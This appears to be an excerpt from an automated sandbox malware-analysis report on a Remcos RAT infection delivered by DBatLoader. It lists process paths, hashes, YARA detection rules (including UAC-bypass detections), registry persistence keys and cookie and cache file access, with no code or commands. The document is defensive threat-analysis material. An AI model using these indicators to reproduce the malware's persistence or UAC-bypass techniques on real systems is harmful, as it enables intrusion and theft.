MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000003.00000002.534117821.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 00000003.00000002.534117821.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen - Rule: Remcos_1, Description: Remcos Payload, Source: 00000003.00000002.534117821.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly - Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000003.00000002.534117821.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000003.00000002.533899763.0000000031F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000003.00000002.532672625.000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 00000003.00000002.532672625.000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: ditekSHen - Rule: Remcos_1, Description: Remcos Payload, Source: 00000003.00000002.532672625.000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: kevoreilly - Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000003.00000002.532672625.000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-MZPAVR\	success or wait	1	40B71B	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-MZPAVR	exepath	binary	D4 82 C4 15 F8 09 A9 D2 29 01 E2 49 1E 0E 09 C2 35 AE 31 4E 2F 45 F5 B9 15 20 E0 2B E8 FF F7 0A 88 FD C1 14 FF CC 77 E3 3D 4B 98 97 46 F2 5B 72 57 8A 59 63 EF D2 EE 95 18 F9 84 75 5E 9E CA B7 A2 0E	success or wait	1	40B747	RegSetValueExA
HKEY_CURRENT_USER\Software\Remcos-MZPAVR	licence	unicode	21CA289F574F40A85B9CAD437AEA2F30	success or wait	1	40B747	RegSetValueExA

Analysis Process: Eluiezilfw.exe PID: 6880, Parent PID: 3968

General

Target ID:	8
Start time:	09:43:06
Start date:	26/06/2022
Path:	C:\Users\Public\Libraries\Eluiezilfw.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Eluiezilfw.exe"

Imagebase:	0x400000
File size:	901632 bytes
MD5 hash:	8E60C68E832622B0EBD88A612898A9F9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.344209783.0000000000401000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security - Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000008.00000002.348456214.0000000003C4C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.347399894.0000000003760000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.346405704.00000000031A0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.349121751.000000007FD20000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000000.309996740.0000000000401000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security - Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000008.00000002.347895283.0000000003AC8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.349277729.000000007FDD0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Eluieziifw.exe, Author: Joe Security
Antivirus matches:	Detection: 22%, ReversingLabs
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user\AppData\Local\MicrosofWindows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user\AppData\Local\MicrosofWindows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA	

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000002.360030568.00000000031A0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000000.326994994.0000000000401000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000002.361029837.000000007FDD0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000002.360948526.000000007FD20000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000002.358808877.0000000000401000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000D.00000002.360606462.0000000003C4C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000D.00000002.360296603.0000000003760000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000D.00000002.360448965.0000000003AC8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	3193868	InternetOpen UriA

Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.344931678.0000000000D80000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.345028532.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 0000000E.00000002.345028532.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Remcos_1, Description: Remcos Payload, Source: 0000000E.00000002.345028532.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000000E.00000002.345028532.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.344444843.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 0000000E.00000002.344444843.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: Remcos_1, Description: Remcos Payload, Source: 0000000E.00000002.344444843.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000000E.00000002.344444843.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

Analysis Process: DpiScaling.exe PID: 5936, Parent PID: 5628	
General	
Target ID:	15
Start time:	09:43:25
Start date:	26/06/2022
Path:	C:\Windows\SysWOW64\DpiScaling.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\DpiScaling.exe
Imagebase:	0x1040000
File size:	77312 bytes
MD5 hash:	302B1BDBF4D96BEE99C6B45680CEB5E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000002.359362662.0000000004C00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000002.359461010.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 0000000F.00000002.359461010.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Remcos_1, Description: Remcos Payload, Source: 0000000F.00000002.359461010.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000000F.00000002.359461010.0000000010540000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000002.359014931.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exeutables potentially bypassing UAC using eventvwr.exe, Source: 0000000F.00000002.359014931.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: Remcos_1, Description: Remcos Payload, Source: 0000000F.00000002.359014931.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000000F.00000002.359014931.0000000000400000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

Disassembly
 No disassembly